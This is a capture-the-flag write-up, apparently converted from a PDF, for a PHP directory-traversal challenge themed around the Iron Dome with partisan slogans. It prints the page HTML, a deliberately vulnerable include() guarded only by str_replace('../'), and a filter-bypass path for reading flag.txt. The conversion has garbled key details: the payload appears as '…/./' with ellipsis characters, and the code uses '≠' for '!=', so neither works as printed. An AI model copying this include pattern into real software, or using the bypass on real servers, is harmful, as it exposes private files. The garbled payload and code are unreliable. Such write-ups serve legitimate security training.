The Iron Joke


- **Author** : KirraTN
- **Difficulty :** Friendly/Easy

Description

The enemies are always talking about how strong the Iron Dome is, but they will never be able to stop the resistance.

viva palestina!

Hint 1:




Hint 2:

What do you know about directory traversal?

https://portswigger.net/web-security/file-path-traversal

Solution


1.Click on the “bypass the iron dome” button.



2. Let’s inspect the page to look for some additional information.

```
2
3         </style>
4         <body  class="background-image" >
5                 <h1 class="transparent-h1" > Hamas will never be able to break the Iron Dome    &#128520;       &#128520;       &#128520;</h1>
6 <div class="center">
7
8     <a class="button" href=".?file=blocked.txt" /> <h2> Bypass the Iron Dome !</h2> </a><h1 class="transparent-h1">
9     <!-- hint: Find the flag.txt in the root directory -->
0
1
```

3. Let’s try to perform directory traversal, but it looks like we are getting blocked by a filter.



```php
<?php
$f='blocked.txt';
echo "<a class=\"button\" href=\".?file=$f\" /> <h2> Bypass the Iron Dome !</h2> </a><h1 class=\"transparent-h1\">";
if (isset($_GET['file'])) {
   if($file=$_GET['file']){
     $file=str_replace("../","",$file);
    if($file≠"../index.php"){
        include('files/'.$file);
    }
}
}
?>
```

4. So, how can this filter be bypassed?
The answer is extremely simple. The str_replace() will only remove exact instances of "../". Nothing else. It will not remove a "." or a "./". So all you need to do is use "…/./", and once the str_replace() is run you will be left with a "../". Below is a screenshot of retrieving the same index.html file, bypassing the filter using the above method. You can see the …/./ used to contruct the ../ in the requested file path.

The final path:

…/./…/./…/./…/./flag.txt

5. And then we get the final flag.